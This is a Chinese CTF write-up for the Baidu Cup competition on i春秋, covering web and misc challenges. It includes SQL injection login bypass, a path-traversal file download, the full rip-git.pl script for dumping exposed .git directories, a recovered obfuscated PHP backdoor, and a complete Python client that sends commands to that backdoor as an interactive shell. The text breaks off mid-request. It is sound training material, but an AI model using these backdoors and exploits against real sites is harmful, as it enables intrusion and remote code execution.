百度杯WriteUp

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文章标签： php python git
原文链接：http://www.cnblogs.com/kurokoleung/p/6363845.html


比赛链接：http://www.ichunqiu.com/racing/ctf_54967

题目：getflag 类型：web


在登录界面看到substr(md5(captcha), 0, 6)=3c7258，意味着验证码(captcha)的md5值的前6位3c7258，写个python脚本爆破

```
#!/usr/bin/env python
import hashlib

def md5(s):
    return hashlib.md5(s).hexdigest()

for i in range(1, 9999999):
    if md5(str(i)).startswith('3c7258'):
 print i
```


爆破出captcha值2142719满足条件



用burpsuite抓包，尝试admin',发现有注入点，上万能密码admin' or '1' = '1




看到action=file



看到有个文件下载点，在/file/download.php里，f参数接上flag的路径，访问http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/file/download.php?f=/var/www/html/Challenges/flag.php下载flag.php源代码，代码如下

```php
<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))
{
  die('wowwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
   eval("\$spaceone = $f");
}
catch (Exception $e)
{
  return false;
}
if ($spaceone === 'flag'){
 echo file_get_contents("helloctf.php");
}

?>
```

意思是将post参数的flag赋值给变量spaceone然后判断是否为flag，然后用file_get_contents方法返回helloctf.php的内容，注意这里的helloctf.php是做了过滤的，不能用任意文件下载来获取。然后用firefox的hackbar插件post一个flag=flag;，查看源代码看到真正的flag




```
1 <?php
2 $flag="flag{3631fc14-1a07-4fa6-af1f-a606b1ba76ac}";
3 ?>
4
5
```

题目：Backdoor 类型：web

git泄露

百度下载rip.git.pl文件，代码如下

```
#!/usr/bin/perl

use strict;

use LWP;
use LWP::UserAgent;
use HTTP::Request;
use Getopt::Long;

my $configfile="$ENV{HOME}/.rip-git";
my %config;
```

```
my %config;
$config{'branch'} = "master";
$config{'gitdir'} = ".git";
$config{'agent'} = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2';
$config{'verbose'}=0;
$config{'checkout'}=1;

if (-e $configfile) {
 open(CONFIG,"<$configfile") or next;
 while (<CONFIG>) {
     chomp;                  # no newline
     s/#.*//;                # no comments
     s/^\s+//;               # no leading white
     s/\s+$//;               # no trailing white
     next unless length;     # anything left?
     my ($var, $value) = split(/\s*=\s*/, $_, 2);
     $config{$var} = $value;
 }
 close(CONFIG);
}

Getopt::Long::Configure ("bundling");

my $result = GetOptions (
 "a|agent=s" => \$config{'agent'},
 "b|branch=s" => \$config{'branch'},
 "u|url=s" => \$config{'url'},
 "c|checkout!" => \$config{'checkout'},
 "s|verifyssl!" => \$config{'verifyssl'},
 "v|verbose+"  => \$config{'verbose'},
 "h|help" => \&help
);

my @gitfiles=(
"COMMIT_EDITMSG",
"config",
"description",
"HEAD",
"index",
"packed-refs"
);

my @commits;
my $ua = LWP::UserAgent->new;
$ua->agent($config{'agent'});

my $gd=$config{'gitdir'}."/";

mkdir $gd;

print STDERR "[i] Downloading git files from $config{'url'}\n" if ($config{'verbose'}>0);

foreach my $file (@gitfiles) {
 my $furl = $config{'url'}."/".$file;
 getfile($file,$gd.$file);
}

mkdir $gd."logs";
mkdir $gd."logs/refs";
mkdir $gd."logs/refs/heads";
```

```
mkdir $gd."logs/refs/remotes";

mkdir $gd."objects";
mkdir $gd."objects/info";
mkdir $gd."objects/pack";

getfile("objects/info/alternates",$gd."objects/info/alternates");

mkdir $gd."info";
getfile("info/grafts",$gd."info/grafts");

my $res = getfile("logs/HEAD",$gd."logs/HEAD");

my @lines = split /\n/, $res->content;
foreach my $line (@lines) {
 my @fields=split(/\s+/, $line);
 my $ref = $fields[1];
 getobject($gd,$ref);
}

mkdir $gd."refs";
mkdir $gd."refs/heads";
my $res = getfile("refs/heads/".$config{'branch'},$gd."refs/heads/".$config{'branch'});
mkdir $gd."refs/remotes";
mkdir $gd."refs/tags";

my $pcount=1;
while ($pcount>0) {
 print STDERR "[i] Running git fsck to check for missing items\n" if ($config{'verbose'}>0);
 open(PIPE,"git fsck |") or die "cannot find git: $!";
 $pcount=0;
 while (<PIPE>) {
  chomp;
  if (/^missing/) {
   my @getref = split (/\s+/);
   getobject($gd,$getref[2]); # 3rd field is sha1
   $pcount++;
  }
 }
 close(PIPE);
 print STDERR "[i] Got items with git fsck: $pcount\n" if ($config{'verbose'}>0);
}

if ($config{'checkout'}) {
 system("git checkout -f");
}



sub getobject {
 my ($gd,$ref) = @_;
 my $rdir = substr ($ref,0,2);
 my $rfile = substr ($ref,2);
 mkdir $gd."objects/$rdir";
 getfile("objects/$rdir/$rfile",$gd."objects/$rdir/$rfile");
}

sub getfile {
 my ($file,$outfile) = @_;
 my $furl = $config{'url'}."/".$file;
 my $req = HTTP::Request->new(GET => $furl);
```

```
 my $req = HTTP::Request->new(GET => $furl);
 # Pass request to the user agent and get a response back
 my $res = $ua->request($req);
 if ($res->is_success) {
  print STDERR "[d] found $file\n" if ($config{'verbose'}>0);;
  open (out,">$outfile") or die ("cannot open file: $!");
  print out $res->content;
  close (out);
 } else {
  print STDERR "[!] Not found for $file: ".$res->status_line."\n"
  if ($config{'verbose'}>0);
 }
 return $res;
}

sub help {
 print "DVCS-Ripper: rip-git.pl. Copyright (C) Kost. Distributed under GPL.\n\n";
 print "Usage: $0 [options] -u [giturl] \n";
 print "\n";
 print " -c perform 'git checkout -f' on end (default)\n";
 print " -b <s> Use branch <s> (default: $config{'branch'})\n";
 print " -a <s> Use agent <s> (default: $config{'agent'})\n";
 print " -s verify SSL cert\n";
 print " -v verbose (-vv will be more verbose)\n";
 print "\n";

 print "Example: $0 -v -u http://www.example.com/.git/\n";
 print "Example: $0 # with url and options in $configfile\n";

 exit 0;
}
```

```
perl rip-git.pl -v -u http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.git/
git log
git reset --hard 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
```

cat flag.php #查看flag.php，发现里面有一段代码，代码如下

```
<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>
```

意思是要去看b4ckdo0r.php，找备份文件，发现有swo，swo文件是vi不正常退出产生的文件

```
curl http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.b4ckdo0r.php.swo #用curl下载swo文件
vim -r b4ckdo0r.php.swo #恢复swo文件
```

```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)m_get_c)monte)m)mnts)m();
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)m
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m];if($rr)m&&$ra){)m$u
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mpla
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)mk{$j};}}r)meturn )m$o;}$r
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)m;)m$e=s)mtrpos)m($s[
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][$z]];if(str)mpo)ms($p,$h))
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3));$f=$s)ml($ss()m)mmd
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all()m"/([\\w)m])m)[\\w-
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="sub)ms
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o="";fo
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();/*
 */
?>
```


百度发现这是PHP混淆后门，参考：http://www.cnblogs.com/go2bed/p/5920811.html，修改一下里面的python代码，在url里修改成你自己的url即可

```
#!/usr/bin/env python
# encoding: utf-8
from random import randint,choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re

def choicePart(seq,amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []
    indexes = []
    count = 0
    while count < amount:
        i = randint(0,length-1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
            if count == amount:
                return result

def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0,255))
    return  result
```

```
def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        result += choice(string.ascii_letters)
    return result

def loopXor(text,key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        iKey = 0
        while iTxt<lenTxt and iKey<lenKey:
            result += chr(ord(key[iKey]) ^ ord(text[iTxt]))
            iTxt += 1
            iKey += 1
    return result


def debugPrint(msg):
    if debugging:
        print msg

# config
debugging = False
keyh = "4f7f" # $kh
keyf = "28d7" # $kf
xorKey = keyh + keyf
url = 'http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/b4ckdo0r.php'
defaultLang = 'zh-CN'
languages = ['zh-TW;q=0.%d','zh-HK;q=0.%d','en-US;q=0.%d','en;q=0.%d']
proxies = None # {'http':'http://127.0.0.1:8080'} # proxy for debug

sess = requests.Session()

# generate random Accept-Language only once each session
langTmp = choicePart(languages,3)
indexes = sorted(choicePart(range(1,10),3), reverse=True)

acceptLang = [defaultLang]
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))
acceptLangStr = ','.join(acceptLang)
debugPrint(acceptLangStr)

init2Char = acceptLang[0][0] + acceptLang[1][0] # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3,8))
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))

# Interactive php shell
cmd = raw_input('phpshell > ')
while cmd != '':
    # build junk data in referer
    query = []
    for i in xrange(randint(0,3)):
```

```
    for i in xrange(max(indexes)+1+randint(0,2)):
        key = randAlpha(randint(3,6))
        value = base64.urlsafe_b64encode(randBytesFlow(randint(3,12)))
        query.append((key, value))
    debugPrint('Before insert payload:')
    debugPrint(query)
    debugPrint(urllib.urlencode(query))

    # encode payload
    payload = zlib.compress(cmd)
    payload = loopXor(payload,xorKey)
    payload = base64.urlsafe_b64encode(payload)
    payload = md5head + payload

    # cut payload, replace into referer
    cutIndex = randint(2,len(payload)-3)
    payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
    iPiece = 0
    for i in indexes:
        query[i] = (query[i][0],payloadPieces[iPiece])
        iPiece += 1
    referer = url + '?' + urllib.urlencode(query)
    debugPrint('After insert payload, referer is:')
    debugPrint(query)
    debugPrint(referer)

    # send request
    r = sess.get(url,headers={'Accept-Language':acceptLangStr,'Referer':referer},proxies=proxies)
    html = r.text
    debugPrint(html)

    # process response
    pattern = re.compile(r'<%s>(.*)</%s>' % (xorKey,xorKey))
    output = pattern.findall(html)
    if len(output) == 0:
        print 'Error,  no backdoor response'
        cmd = raw_input('phpshell > ')
        continue
    output = output[0]
    debugPrint(output)
    output = output.decode('base64')
    output = loopXor(output,xorKey)
    output = zlib.decompress(output)
    print output
    cmd = raw_input('phpshell > ')
```


执行之后拿到shell，真正的flag在this_i5_flag.php里




题目：login 类型:web

查看源代码看到，用户名密码为test1/test1

登录后跳转到member.php



抓包发现有个show为0，脑洞一下在HTTP头里增加show字段，值为1



返回了一段PHP，把get post session cookie组合赋值给变量requset(注意了，不是request，绝对是个小trick233)，requeset[token]做三次解码

最后判断login[user]是否等于ichunqiu，然后输出flag


写一个php反过来进行三次编码

php代码如下

```php
<?php
$requset = array_merge($_GET, $_POST, $_COOKIE);
$arr = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($arr)));
$login = unserialize(gzuncompress(base64_decode($a)));
echo $a;
?>
```

把输出的$a放在cookie中的token值上,我这生成出来的是
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

然后getflag



题目：签到题 类型：misc

纯属脑洞题，在i春秋公众号里输入 百度杯么么哒 就可以拿到flag

题目：我要变成一只程序猿 类型：misc

下载文件，看到里面txt是一段c语言写的代码

```
#include<stdio.h>
#include<string.h>
void main() {
char str[100]="";
int i;
int len;
printf("input string:\n");
gets(str);
len=strlen(str);
printf("result:\n");
for(i=0;i<len+1;i++)
{
    putchar(str[len-i]);
}
printf("\n");
}
```

不难看出是倒序输出，python脚本如下

```
#!/usr/bin/env python
str = 'ba1f2511fc30423bdb'
print str[::-1]
```

flag{bdb32403cf1152f1ab}

题目：那些年我追过的贝丝 类型：misc

密文:ZmxhZ3tpY3FlZHVfZ29nb2dvX2Jhc2U2NH0=看题目和字符串最后的=号猜测是base64,python脚本如下

```
#!/usr/bin/env python
import base64
s = 'ZmxhZ3tpY3FlZHVfZ29nb2dvX2Jhc2U2NH0='
print base64.b64decode(s)
```

flag{icqedu_gogogo_base64}

题目：Not Found 类型：web

Go Cancel < > Target: http://aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
